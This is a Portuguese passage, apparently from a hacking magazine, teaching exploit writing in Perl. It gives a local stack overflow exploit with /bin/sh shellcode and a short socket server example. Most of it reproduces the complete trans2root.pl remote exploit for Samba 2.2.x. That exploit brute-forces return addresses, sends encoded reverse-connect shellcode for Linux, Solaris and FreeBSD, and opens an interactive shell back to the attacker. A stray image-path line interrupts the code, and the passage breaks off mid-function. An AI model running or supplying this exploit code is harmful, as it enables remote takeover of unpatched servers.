Vejamos agora um fator importante: temos um estouro de stack em 0x41414141, ou estouramos a área de 1.024 e sobrescrevemos o endereço de retorno. Vale lembrar que certos patches de segurança, como o grsecurity (*http://www.grsecurity.net*), impedem isso. Agora vamos pegar o valor do stack pointer para codificarmos o exploit.

```
(gdb) info reg esp
esp            0xbffff250
0xbffff250
```

Bom, agora temos tudo o que precisamos, incluindo o endereço de retorno e será necessário fazer o exploit. Antes, temos que definir o payload. O payload é um pacote, ou melhor, é a alocação de bytes para que possamos enviar nosso pacote com o shellcode para o alvo. Vou citar o shellcode da teleh0r, no entanto, no meu artigo sobre Syscalls na H4ck3r, ensino como fazer um desses. Alguns programadores gostam de utilizar o nop como payload, então vamos fazer o exploit do exemplo abaixo:

```
#!/usr/bin/perl

#Começamos a definir o
shellcode abaixo

$shellcode =
"\xeb\x1f\x5e\x89\x76\x0
8\x31\xc0\x88\x46\x07\x89".
"\x46\x0c\xb0\x0b\x89\xf3\
x8d\x4e\x08\x8d\x56\x0c".
"\xcd\x80\x31\xdb\x89\xd8
\x40\xcd\x80\xe8\xdc\xff".
"\xff\xff/bin/sh";

$len = 2048 + 8; # O nosso
bufer
$ret = 0xbffff250; # O
endereço de crash do stack
pointer
$nop = "\x90"; # x86 NOP -
nosso payload
$offset = -1000; # Default
offset para tentativa

if (@ARGV == 1) {
$offset = $ARGV[0];
}
for ($i = 0; $i < ($len -
length($shellcode) - 100);
$i++) {
$buffer .= $nop;
}

# [aqui o Buffer já está
como : NNNNNNNNNNNNNN]
# Vamos colocar cerca de 885
NOP's)
$buffer .= $shellcode;

#Vamos agora reservar espaço
para o nosso shellcode

print("Address: 0x",
sprintf('%lx',($ret + $offset)),
"\n");

#Aqui, adicionamos o nosso offset
para a stack pointer

$new_ret = pack('l', ($ret +
$offset));
for ($i += length($shellcode); $i
< $len; $i += 4) {
$buffer .= $new_ret;
}
local($ENV{'VULNERAVEL'}) =
$buffer; exec("/bin/vulne");
```

Teoricamente, temos o nosso exploit a partir do exemplo acima. Contudo, isso pode variar de acordo com o tamanho da variável empregada.

Exploit remotos

O buffer overflow remoto é o sonho de qualquer um que deseja invadir um sistema. No caso do *transroot.pl*, que é o exploit do Samba, temos alguns pontos interessantes a comentar:

a) O transroot age da maneira que chamamos de bruteforce. Observe no trecho abaixo:

```
    "linx86"  => [0xbffff3ff,
0xbfffffff, 0xbf000000, 512,
\&CreateBuffer_linx86],
    "solx86"  => [0x08047404,
0x08047ffc, 0x08010101, 512,
\&CreateBuffer_solx86],
    "fbsdx86" => [0xbfbfefff,
0xbfbfffff, 0xbf000000, 512,
\&CreateBuffer_bsdx86],
```

Para cada sistema operacional, ele tem um range de endereços de possíveis explorações na stack. Se não é possível explorar, o *transroot.pl* tenta num intervalo até conseguir ou não.

b) Para cada sistema operacional, ele possui um conjunto de shellcodes específicos: *sub CreateBuffer_linx86*, *sub CreateBuffer_solx86* e *sub CreateBuffer_bsdx86*. Isso significa que as system calls em cada um dos sistemas é diferente. No caso ainda do Solaris, o set de instruções do processador é diferente.

c) Por ser remoto, temos logo no início a declaraçao

de bibliotecas de função de rede:

```
use Socket;
use IO::Socket;
use IO::Select;
```

No próprio exploit é que temos a declaração de conexão ao alvo:

my $s = IO::Socket::INET->new(PeerAddr => $Host, PeerPort => $Port, Type => SOCK_STREAM, Protocol => "tcp");

O importante é que tenhamos uma boa noção em programação de sockets, para que possamos fazer a conexão. Abaixo temos o código exemplo de um servidor típico em Perl:

```
#!/usr/bin/perl -w
 use IO::Socket;
 use Net::hostent;              #


 $PORT = 20000;                 # porta para a
conexão à escolha do programador.


 $server = IO::Socket::INET->new( Proto     =>
'tcp',
                                  LocalPort =>
$PORT,
                                  Listen    =>
SOMAXCONN,
                                  Reuse     =>
1);


 die "não posso iniciar o servidor" unless
$server;
 print "[Servidor $0 aceitando conexões]\n";


 while ($client = $server->accept()) {
   $client->autoflush(1);
   print $client "Bem-vindo ao $0; digite help
para lista de comandos.\n";
   $hostinfo = gethostbyaddr($client-
>peeraddr);
   printf "[Conectado de  %s]\n", $hostinfo-
>name || $client->peerhost;
   print $client "Comando? ";
   while ( <$client>) {
     next unless /\S/;       #
     if    (/quit|exit/i)    { last;
}
     elsif (/date|time/i)    { printf $client
"%s\n", scalar localtime;  }
     elsif (/who/i )         { print  $client
'who 2>&1';                 }
     elsif (/cookie/i )      { print  $client
'/usr/games/fortune 2>&1'; }
     elsif (/motd/i )        { print  $client
'cat /etc/motd 2>&1';       }
     else {
       print $client "Comandos: quit date who
cookie motd\n";
     }
   } continue {
      print $client "Comando? ";
   }
   close $client;
 }
```

Este simples servidor permite que, via Telnet, um cliente se conecte na porta 20.000 e possa executar uma lista de comandos predeterminados. Com isso, você pode ver como é poderoso o Perl.

Conclusões

Quis apenas dar uma pincelada bem introdutória neste assunto fascinante. O Perl é uma linguagem fantástica que pode fazer muita coisa. A arte da exploração (exploiting) fica muito mais interessante com uma linguagem que pode ser facilmente assimilada pelo iniciante. Espero que, assim, todos possam entender melhor sobre o assunto e criar seus próprios exploits. Visite estes links para saber mais:

Designing Shellcode Desmistified - Murat
http://www.enderunix.org

PC Assembly Book: Prof. Paul A Carter
http://wwww.drpaulcarter.com/pcasm

Unix Assembly Codes Development For Vulnerabilities Illustration Purpouses e exemplos de shellcode
http://lsd-pl.net/documents/asmcodes-1.0.2.pdf

A Short Introduction to Operating Systems: Mark Burges
http://www.iu.hio.no/~mark/os/os.html(recomendado)

Buffer Overflow
http://community.corest.com/~juliano/

Exploit em Perl do Samba

Veja também esse exploit em Perl para o Samba. O código comentado também representa uma interessante alternativa de aprendizado, verifique:

```
#!/usr/bin/perl
###############

##[ Header
#         Name:
trans2root.pl
#      Purpose:  Proof of
concept exploit for Samba
2.2.x (trans2open overflow)
#       Author:  H D Moore
<hdmoore@digitaldefense.net>
#    Copyright:  Copyright
(C) 2003 Digital Defense
Inc.
#  trans2root.pl <options> -
t <target type> -H <your ip>
-h <target ip>
##

use strict;
use Socket;
use IO::Socket;
use IO::Select;
use POSIX;
use Getopt::Std;

$SIG{USR2} = \&GoAway;

my %args;
my %targets =
(
    "linx86"  =>
[0xbffff3ff, 0xbfffffff,
0xbf000000, 512,
\&CreateBuffer_linx86],
    "solx86"  =>
[0x08047404, 0x08047ffc,
0x08010101, 512,
\&CreateBuffer_solx86],
    "fbsdx86" =>
[0xbfbfefff, 0xbfbfffff,
0xbf000000, 512,
\&CreateBuffer_bsdx86],
    # name      # default
# start     # end      #
step  # function
);

getopt('t:M:h:p:r:H:P:',
\%args);

my $target_type = $args{t}
|| Usage();
my $target_host = $args{h}
|| Usage();
my $local_host  = $args{H}
|| Usage();
my $local_port  = $args{P}
|| 1981;
my $target_port = $args{p}
|| 139;

my $target_mode = "brute";

if (!
exists($targets{$target_type}))
{ Usage(); }
print "[*] Using target
type: $target_type\n";

# allow single mode via the
-M option
if ($args{M} && uc($args{M})
eq "S")
{
    $target_mode = "single";
}

# the parent process listens
for an incoming connection
# the child process handles
the actual exploitation
my $listen_pid = $$;
my $exploit_pid =
StartListener($local_port);

# get the default return
address for single mode
my $targ_ret = $args{r} ||
$targets{$target_type}->[0];
my $curr_ret;
$targ_ret = eval($targ_ret);

if ($target_mode !~ /
brute|single/)
{
    print "[*] Invalid
attack mode: $target_mode
(single or brute only)\n";
    exit(0);
}


if ($target_mode eq
"single")
{
    $curr_ret = $targ_ret;
    if(! $targ_ret)
    {
       print "[*] Invalid
return address
specified!\n";
        kill("USR2",
$listen_pid);
        exit(0);
    }

    print "[*] Starting
single shot mode...\n";
    printf ("[*] Using
return address of 0x%.8x\n",
$targ_ret);
    my $buf =
$targets{$target_type}->[4]-
>($local_host, $local_port,
$targ_ret);
    my $ret =
AttemptExploit($target_host,
$target_port, $buf);

    sleep(2);
    kill("USR2",
$listen_pid);
    exit(0);
}


if ($target_mode eq "brute")
{
    print "[*] Starting
brute force mode...\n";
    for (
        $curr_ret
=$targets{$target_type}-
>[1];
        $curr_ret >=
$targets{$target_type}->[2];
        $curr_ret -
=$targets{$target_type}->[3]
      )
    {
       select(STDOUT);
$|++;
       my $buf =
$targets{$target_type}->[4]-
>($local_host, $local_port,
$curr_ret);
       printf ("
\r[*] Return Address:
0x%.8x", $curr_ret);
       my $ret =
AttemptExploit($target_host,
$target_port, $buf);
    }
    sleep(2);
    kill("USR2",
$listen_pid);
    exit(0);
}

sub Usage {

    print STDERR "\n";
    print STDERR "
trans2root.pl - Samba 2.2.x
'trans2open()' Remote
Exploit\n";
    print STDERR
"=======================\n\n";
    print STDERR "    Usage:
\n";
    print STDERR "
$0 <options> -t <target
type> -H <your ip> -h
<target ip>\n";
    print STDERR "  Options:
\n";
    print STDERR "
-M (S|B) <single or brute
mode>\n";
    print STDERR "
-r       <return address for
single mode>\n";
    print STDERR "
-p       <alternate Samba
port>\n";
    print STDERR "
-P       <alternate listener
port>\n";
    print STDERR "
Targets:\n";
    foreach my $type
(keys(%targets))
    {
       print STDERR "
$type\n";
    }
    print STDERR "\n";


    exit(1);
}
```

```
sub StartListener {
    my ($local_port) = @_;
    my $listen_pid = $$;

    my $s = IO::Socket::INET->new (
                Proto => "tcp",
                LocalPort => $local_port,
                Type => SOCK_STREAM,
                Listen => 3,
                ReuseAddr => 1
    );

    if (! $s)
    {
        print "[*] Could not start listener:
$!\n";
        exit(0);
    }

    print "[*] Listener started on port
$local_port\n";

    my $exploit_pid = fork();
    if ($exploit_pid)
    {
        my $victim;
        $SIG{USR2} = \&GoAway;

        while ($victim = $s->accept())
        {
            kill("USR2", $exploit_pid);
            print STDOUT "\n[*] Starting Shell
" . $victim->peerhost . ":" . $victim->peerport
. "\n\n";
            StartShell($victim);
        }
        exit(0);
    }
    return ($exploit_pid);
}

sub StartShell {
    my ($client) = @_;
    my $sel = IO::Select->new();

    Unblock(*STDIN);
    Unblock(*STDOUT);
    Unblock($client);

    select($client); $|++;
    select(STDIN);   $|++;
    select(STDOUT);  $|++;

    $sel->add($client);
    $sel->add(*STDIN);

    print $client "echo \\-\\-\\=\\[ Welcome to
`hostname` \\(`id`\\)\n";
    print $client "echo \n";

    while (fileno($client))
    {
        my $fd;
        my @fds = $sel->can_read(0.2);

        foreach $fd (@fds)
        {
            my @in = <$fd>;

            if(! scalar(@in)) { next; }

            if (! $fd || ! $client)
            {
                print "[*] Closing
connection.\n";
                close($client);
                exit(0);
            }

            if ($fd eq $client)
            {
                print STDOUT join("", @in);
            } else {
                print $client join("", @in);
            }
        }
    }
    close ($client);
}

sub AttemptExploit {
    my ($Host, $Port, $Exploit) = @_;
    my $res;

    my $s = IO::Socket::INET->new(PeerAddr =>
$Host, PeerPort => $Port, Type
  => SOCK_STREAM, Protocol => "tcp");

    if (! $s)
    {
        print "\n[*] Error: could not connect:
$!\n";
        kill("USR2", $listen_pid);
        exit(0);
    }

    select($s); $|++;
    select(STDOUT); $|++;
    Unblock($s);

    my $SetupSession =
        "\x00\x00\x00\x2e\xff\x53\
x4d\x42\x73\x00\x00\x00\x00\x08".
        "\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\xff\
x00\x00\x00\x00\x20\x02\x00\x01".
        "\x00\x00\x00\x00";

    my $TreeConnect =
        "\x00\x00\x00\x3c\xff\x53\x4d
\x42\x70\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x64\x00".
        "\x00\x00\x64\x00\x00\x00\x00\x00\
x00\x00\x5c\x5c\x69\x70\x63\x24".
        "\x25\x6e\x6f\x62\x6f\x64\x79\x00\
x00\x00\x00\x00\x00\x00\x49\x50".
        "\x43\x24";

    my $Flush = ("\x00" x 808);

    print $s $SetupSession;
    $res = ReadResponse($s);

    print $s $TreeConnect;
    $res = ReadResponse($s);

    # uncomment this for diagnostics
    #print "[*] Press Enter to Continue...\n";
    #$res = <STDIN>;
```

```
    #print "[*] Sending Exploit Buffer...\n";

    print $s $Exploit;
    print $s $Flush;

    ReadResponse($s);
    close($s);
}

sub CreateBuffer_linx86 {
    my ($Host, $Port, $Return) = @_;

    my $RetAddr =  eval($Return);
    $RetAddr = pack("l", $RetAddr);

    my ($a1, $a2, $a3, $a4) = split(//,
gethostbyname($Host));
    $a1 = chr(ord($a1) ^ 0x93);
    $a2 = chr(ord($a2) ^ 0x93);
    $a3 = chr(ord($a3) ^ 0x93);
    $a4 = chr(ord($a4) ^ 0x93);

    my ($p1, $p2) = split(//, reverse(pack("s",
$Port)));
    $p1 = chr(ord($p1) ^ 0x93);
    $p2 = chr(ord($p2) ^ 0x93);

    my $exploit =
        # trigger the trans2open overflow
        "\x00\x04\x08\x20\xff\x53\x4d\x42
\x32\x00\x00\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x01\x00\x00\x00".
        "\x64\x00\x00\x00\x00\xd0\x07\x0c
\x00\xd0\x07\x0c\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\xd0
\x07\x43\x00\x0c\x00\x14\x08\x01".
        "\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x90".

        GetNops(772) .

        # xor decoder courtesy of hsj
        "\xeb\x02\xeb\x05\xe8\xf9\xff\xff
\xff\x58\x83\xc0\x1b\x8d\xa0\x01".
        "\xfc\xff\xff\x83\xe4\xfc\x8b\xec
\x33\xc9\x66\xb9\x99\x01\x80\x30".
        "\x93\x40\xe2\xfa".

        # reverse-connect, mangled lamagra code
+ fixes
        "\x1a\x76\xa2\x41\x21\xf5\x1a\x43
\xa2\x5a\x1a\x58\xd0\x1a\xce\x6b".
        "\xd0\x1a\xce\x67\xd8\x1a\xde\x6f
\x1e\xde\x67\x5e\x13\xa2\x5a\x1a".
      "\xd6\x67\xd0\xf5\x1a\xce\x7f\xf5\x54\xd6\x7d".
        $p1.$p2 ."\x54\xd6\x63".
$a1.$a2.$a3.$a4.
        "\x1e\xd6\x7f\x1a\xd6\x6b\x55\xd6\
x6f\x83\x1a\x43\xd0\x1e\xde\x67".
        "\x5e\x13\xa2\x5a\x03\x18\xce\x67\xa2
\x53\xbe\x52\x6c\x6c\x6c\x5e".
        "\x13\xd2\xa2\x41\x12\x79\x6e\x6c\x6c
\x6c\xaa\x42\xe6\x79\x78\x8b".
        "\xcd\x1a\xe6\x9b\xa2\x53\x1b\xd5\
x94\x1a\xd6\x9f\x23\x98\x1a\x60".
        "\x1e\xde\x9b\x1e\xc6\x9f\x5e\x13\
x7b\x70\x6c\x6c\x6c\xbc\xf1\xfa".
        "\xfd\xbc\xe0\xfb".

        GetNops(87).

        ($RetAddr x 8).

        "DDI!". ("\x00" x 277);

    return $exploit;
}

sub CreateBuffer_solx86 {
    my ($Host, $Port, $Return) = @_;

    my $RetAddr =  eval($Return);
    my $IckAddr = $RetAddr - 512;

    $RetAddr = pack("l", $RetAddr);
    $IckAddr = pack("l", $IckAddr);

    # IckAddr needs to point to a writable
piece of memory

    my ($a1, $a2, $a3, $a4) = split(//,
gethostbyname($Host));
    $a1 = chr(ord($a1) ^ 0x93);
    $a2 = chr(ord($a2) ^ 0x93);
    $a3 = chr(ord($a3) ^ 0x93);
    $a4 = chr(ord($a4) ^ 0x93);

    my ($p1, $p2) = split(//, reverse(pack("s",
$Port)));
    $p1 = chr(ord($p1) ^ 0x93);
    $p2 = chr(ord($p2) ^ 0x93);

    my $exploit =
        # trigger the trans2open overflow
        "\x00\x04\x08\x20\xff\x53\x4d\x42\
x32\x00\x00\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x01\x00\x00\x00".
        "\x64\x00\x00\x00\x00\xd0\x07\x0c\
x00\xd0\x07\x0c\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\xd0
\x07\x43\x00\x0c\x00\x14\x08\x01".
        "\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00".
        "\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x90".

        GetNops(813) .

        # xor decoder courtesy of hsj
        "\xeb\x02\xeb\x05\xe8\xf9\xff\xff\
xff\x58\x83\xc0\x1b\x8d\xa0\x01".
        "\xfc\xff\xff\x83\xe4\xfc\x8b\xec
\x33\xc9\x66\xb9\x99\x01\x80\x30".
        "\x93\x40\xe2\xfa".

        # reverse-connect, code by bighawk
        "\x2b\x6c\x6b\x6c\xaf\x64\x43\xc3
\xa2\x53\x23\x09\xc3\x1a\x76\xa2".
        "\x5a\xc2\xd2\xd2\xc2\xc2\x23\x75
\x6c\x46\xa2\x41\x1a\x54\xfb".
        $a1.$a2.$a3.$a4 ."\xf5\xfb". $p1.$p2.
        "\xf5\xc2\x1a\x75\xf9\x83\xc5\xc4\
x23\x78\x6c\x46\xa2\x41\x21\x9a".
        "\xc2\xc1\xc4\x23\xad\x6c\x46\xda\
xea\x61\xc3\xfb\xbc\xbc\xe0\xfb".
        "\xfb\xbc\xf1\xfa\xfd\x1a\x70\xc3\
xc0\x1a\x71\xc3\xc1\xc0\x23\xa8".
        "\x6c\x46".
```

```
        GetNops(87) .

        "010101".
        $RetAddr.
        $IckAddr.
        $RetAddr.
        $IckAddr.
        "101010".

        "DDI!". ("\x00" x
277);

    return $exploit;
}

sub CreateBuffer_bsdx86 {
    my ($Host, $Port,
$Return) = @_;

    my $RetAddr =
eval($Return);
    my $IckAddr = $RetAddr -
512;

    $RetAddr = pack("l",
$RetAddr);
    $IckAddr = pack("l",
$IckAddr);

    # IckAddr needs to point
to a writable piece of
memory

    my ($a1, $a2, $a3, $a4)
= split(//,
gethostbyname($Host));
    $a1 = chr(ord($a1) ^
0x93);
    $a2 = chr(ord($a2) ^
0x93);
    $a3 = chr(ord($a3) ^
0x93);
    $a4 = chr(ord($a4) ^
0x93);

    my ($p1, $p2) = split(//
, reverse(pack("s",
$Port)));
    $p1 = chr(ord($p1) ^
0x93);
    $p2 = chr(ord($p2) ^
0x93);

    my $exploit =
        # trigger the
trans2open overflow
     "\x00\x04\x08\x20\xff\x53\x4d
\x42\x32\x00\x00\x00\x00\x00\x00\x00".
     "\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x01\x00\x00\x00".
     "\x64\x00\x00\x00\x00\xd0\x07\x0
c\x00\xd0\x07\x0c\x00\x00\x00\x00".
     "\x00\x00\x00\x00\x00\x00\x00\xd0
\x07\x43\x00\x0c\x00\x14\x08\x01".
     "\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00".
     "\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x90".

        GetNops(830) .

        # xor decoder
courtesy of hsj
     "\xeb\x02\xeb\x05\xe8\xf9\x
ff\xff\xff\x58\x83\xc0\x1b\x8d\
xa0\x01".
     "\xfc\xff\xff\x83\xe4\xfc
\x8b\xec\x33\xc9\x66\xb9\x99\
x01\x80\x30".
        "\x93\x40\xe2\xfa".

        # reverse-connect,
code by bighawk
     "\xa2\x5a\x64\x72\xc2\xd2\
xc2\xd2\xc2\xc2\x23\xf2\x5e\x13
\x1a\x50".
        "\xfb".
$a1.$a2.$a3.$a4 ."\xf5\xfb".
$p1.$p2.
     "\xf5\xc2\x1a\x75\x21\x83
\xc1\xc5\xc3\xc3\x23\xf1\x5e\x13
\xd2\x23".
     "\xc9\xda\xc2\xc0\xc0\x5e\
x13\xd2\x71\x66\xc2\xfb\xbc\
xbc\xe0\xfb".
    "\xfb\xbc\xf1\xfa\xfd\x1a\x70\xc2
\xc7\xc0\xc0\x23\xa8\x5e\x13".

        GetNops(87) .

        "010101".
        $RetAddr.
        $IckAddr.
        $RetAddr.
        $IckAddr.
        "101010".

        "DDI!". ("\x00" x
277);

    return $exploit;
}

sub Unblock {
        my $fd = shift;
        my $flags;
        $flags =
fcntl($fd,F_GETFL,0) || die
"Can't get flags for file
handle: $!\n";
        fcntl($fd, F_SETFL,
$flags|O_NONBLOCK) || die
"Can't make handle
nonblocking: $!\n";
}

sub GoAway {
    exit(0);
}

sub ReadResponse {
    my ($s) = @_;
    my $sel = IO::Select-
>new($s);
    my $res;
    my @fds = $sel-
>can_read(4);
    foreach (@fds) { $res .=
<$s>; }
    return $res;
}


sub HexDump {
    my ($data) = @_;
    my @x = split(//,
$data);
    my $cnt = 0;

    foreach my $h (@x)
    {
        if ($cnt > 16)
        {
            print "\n";
            $cnt = 0;
        }

        printf("\\x%.2x",
ord($h));
        $cnt++;
    }
    print "\n";
}

# thank you k2 ;)
sub GetNops {
    my ($cnt) = @_;
    my @nops = split(//
